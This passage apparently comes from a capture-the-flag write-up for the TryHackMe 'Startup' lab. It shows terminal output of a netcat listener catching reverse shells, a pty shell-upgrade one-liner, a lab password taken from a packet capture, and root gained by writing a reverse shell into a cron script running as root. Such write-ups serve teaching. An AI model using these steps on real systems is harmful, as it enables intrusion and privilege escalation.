
Download and enumerating that file using Wireshark, got password to one of the users Lennie.


Activities
Terminal
Dec 29 03:52
debianhat@ubuntu: ~/Desktop/thm/spice/Simple-PHP-Web-Shell
debianhat@ubuntu: ~
debianhat@ubuntu: ~/Desktop/thm/spice/Simple-PHP-Web-Shell


```
debianhat@ubuntu:~/Desktop/thm/spice/Simple-PHP-Web-Shell$ sudo ssh linnie@10.10.225.28
The authenticity of host '10.10.225.28 (10.10.225.28)' can't be established.
ECDSA key fingerprint is SHA256:xXyVGVy1l27TVcjIQj2kgTTmLYN6WCB93YJB3mAHLkA.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.
debianhat@ubuntu:~/Desktop/thm/spice/Simple-PHP-Web-Shell$ sudo ssh linnie@10.10.225.28
The authenticity of host '10.10.225.28 (10.10.225.28)' can't be established.
ECDSA key fingerprint is SHA256:xXyVGVy1l27TVcjIQj2kgTTmLYN6WCB93YJB3mAHLkA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.225.28' (ECDSA) to the list of known hosts.
linnie@10.10.225.28's password:
Permission denied, please try again.
linnie@10.10.225.28's password:
Permission denied, please try again.
linnie@10.10.225.28's password:

debianhat@ubuntu:~/Desktop/thm/spice/Simple-PHP-Web-Shell$ sudo netcat -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.225.28 35400
/bin/sh: 0: can't access tty; job control turned off
$ su -
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@startup:/var/www/html/files/ftp$ clear
clear
TERM environment variable not set.
www-data@startup:/var/www/html/files/ftp$ su -
su -
Password: c4ntg3t3n0ughsp1c3

su: Authentication failure
www-data@startup:/var/www/html/files/ftp$ su -
su -
Password: c4ntg3t3n0ughsp1c3

su: Authentication failure
www-data@startup:/var/www/html/files/ftp$ su - lennie
su - lennie
Password: c4ntg3t3n0ughsp1c3

$ clear
clear
TERM environment variable not set.
$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
lennie@startup:~$ 
```

On more Enumerating user Lennie, file called planner.sh which executing from root and is writable.


Writing a reverse shell in the file planner.sh gave reverse shell to root user.


Activities
Terminal
Dec 29 04:20
debianhat@ubuntu: ~/Desktop/thm/spice/Simple-PHP-Web-Shell
debianhat@ubuntu: ~
debianhat@ubuntu: ~/Desktop/thm/spice/Exploitation...
debianhat@ubuntu: ~/Desktop/thm/spice/Simple-PHP-...

```
2020/12/29 12:06:35 CMD: UID=0     PID=1068   | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
2020/12/29 12:06:35 CMD: UID=0     PID=1056   | /usr/sbin/sshd -D
2020/12/29 12:06:35 CMD: UID=0     PID=1049   | /usr/sbin/vsftpd /etc/vsftpd.conf
2020/12/29 12:06:35 CMD: UID=111   PID=1035   | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
2020/12/29 12:06:35 CMD: UID=0     PID=1026   | /usr/sbin/acpid
2020/12/29 12:06:35 CMD: UID=0     PID=1020   | /usr/sbin/cron -f
2020/12/29 12:06:35 CMD: UID=0     PID=1012   | /usr/lib/accountsservice/accounts-daemon
2020/12/29 12:06:35 CMD: UID=0     PID=1001   | /lib/systemd/systemd-logind
2020/12/29 12:06:35 CMD: UID=0     PID=1000   | /usr/sbin/atd -f
2020/12/29 12:06:35 CMD: UID=0     PID=10     |
2020/12/29 12:06:35 CMD: UID=0     PID=1      | /sbin/init
2020/12/29 12:07:01 CMD: UID=0     PID=1867   | /bin/bash /home/lennie/scripts/planner.sh
2020/12/29 12:07:01 CMD: UID=0     PID=1866   | /bin/sh -c /home/lennie/scripts/planner.sh
2020/12/29 12:07:01 CMD: UID=0     PID=1865   | /usr/sbin/CRON -f
2020/12/29 12:07:01 CMD: UID=0     PID=1868   |
2020/12/29 12:08:01 CMD: UID=0     PID=1872   | /bin/bash /etc/print.sh
2020/12/29 12:08:01 CMD: UID=0     PID=1871   | /bin/bash /home/lennie/scripts/planner.sh
2020/12/29 12:08:01 CMD: UID=0     PID=1870   | /bin/sh -c /home/lennie/scripts/planner.sh
2020/12/29 12:08:01 CMD: UID=0     PID=1869   | /usr/sbin/CRON -f
2020/12/29 12:09:01 CMD: UID=0     PID=1878   | /bin/sh -c   [ -x /usr/lib/php/sessionclean ] && /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1877   | /bin/bash /home/lennie/scripts/planner.sh
2020/12/29 12:09:01 CMD: UID=0     PID=1876   | /bin/sh -c   [ -x /usr/lib/php/sessionclean ] && /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1875   | /bin/sh -c /home/lennie/scripts/planner.sh
2020/12/29 12:09:01 CMD: UID=0     PID=1874   | /usr/sbin/CRON -f
2020/12/29 12:09:01 CMD: UID=0     PID=1873   | /usr/sbin/CRON -f
2020/12/29 12:09:01 CMD: UID=0     PID=1879   | /bin/bash /home/lennie/scripts/planner.sh
2020/12/29 12:09:01 CMD: UID=0     PID=1883   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1882   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1881   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1880   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1888   |
2020/12/29 12:09:01 CMD: UID=0     PID=1887   | /bin/sh /usr/sbin/phpquery -V
2020/12/29 12:09:01 CMD: UID=0     PID=1884   | /bin/sh /usr/sbin/phpquery -V
2020/12/29 12:09:01 CMD: UID=0     PID=1891   | php7.0 -c /etc/php/7.0/apache2/php.ini -d error_reporting='~E_ALL' -r foreach(ini_get_all("session") as $
2020/12/29 12:09:01 CMD: UID=0     PID=1890   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1897   | sed -ne s/^session\.save_path=\(.*;\)\?\(.*\)$/\2/p
2020/12/29 12:09:01 CMD: UID=0     PID=1896   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1895   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1901   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:09:01 CMD: UID=0     PID=1904   | php7.0 -c /etc/php/7.0/cli/php.ini -d error_reporting='~E_ALL' -r foreach(ini_get_all("session") as $k =>
2020/12/29 12:09:01 CMD: UID=0     PID=1917   | /bin/sh -e /usr/lib/php/sessionclean
2020/12/29 12:10:01 CMD: UID=0     PID=1922   |
2020/12/29 12:10:01 CMD: UID=0     PID=1921   | /bin/bash /home/lennie/scripts/planner.sh
2020/12/29 12:10:01 CMD: UID=0     PID=1920   | /bin/sh -c /home/lennie/scripts/planner.sh
2020/12/29 12:10:01 CMD: UID=0     PID=1919   | /usr/sbin/CRON -f
2020/12/29 12:11:01 CMD: UID=0     PID=1926   |
2020/12/29 12:11:01 CMD: UID=0     PID=1925   | /bin/bash /home/lennie/scripts/planner.sh
2020/12/29 12:11:01 CMD: UID=0     PID=1924   | /bin/sh -c /home/lennie/scripts/planner.sh
2020/12/29 12:11:01 CMD: UID=0     PID=1923   | /usr/sbin/CRON -f
2020/12/29 12:12:01 CMD: UID=0     PID=1930   |
```


Activities
Terminal
Jan 4 08:11
debianhat@ubuntu: ~/Desktop/thm
debianhat@ubuntu: ~
debianhat@ubuntu: ~/Desktop/thm
debianhat@ubuntu: ~/Desktop/thm

```
debianhat@ubuntu:~/Desktop/thm$ sudo gedit /etc/resolv.conf

(gedit:4435): Tepl-WARNING **: 08:00:13.362: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or
tter case, you should configure Tepl with --disable-gvfs-metadata.
debianhat@ubuntu:~/Desktop/thm$ sudo gedit /etc/resolv.conf

(gedit:4451): Tepl-WARNING **: 08:00:20.552: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or
tter case, you should configure Tepl with --disable-gvfs-metadata.
debianhat@ubuntu:~/Desktop/thm$ sudo netcat -lvp 8889
Listening on 0.0.0.0 8889
Connection received on 10.10.99.227 48530
/bin/sh: 0: can't access tty; job control turned off
#
```



Activities
Terminal
Jan 4 08:11
debianhat@ubuntu: ~/Desktop/thm
debianhat@ubuntu: ~
debianhat@ubuntu: ~/Desktop/thm
debianhat@

```
debianhat@ubuntu:~/Desktop/thm$ sudo gedit /etc/resolv.conf

(gedit:4435): Tepl-WARNING **: 08:00:13.362: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is
tter case, you should configure Tepl with --disable-gvfs-metadata.
debianhat@ubuntu:~/Desktop/thm$ sudo gedit /etc/resolv.conf

(gedit:4451): Tepl-WARNING **: 08:00:20.552: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is
tter case, you should configure Tepl with --disable-gvfs-metadata.
debianhat@ubuntu:~/Desktop/thm$ sudo netcat -lvp 8889
Listening on 0.0.0.0 8889
Connection received on 10.10.99.227 48530
/bin/sh: 0: can't access tty; job control turned off
# python3 -c "import pty;pty.spawn('/bin/bash')"
root@startup:~#
```

Conclusion

1. Insecure login to FTP with read and write permission to ftp folder.
2. Access to ftp folder on web front.
3. Bad File permission on server.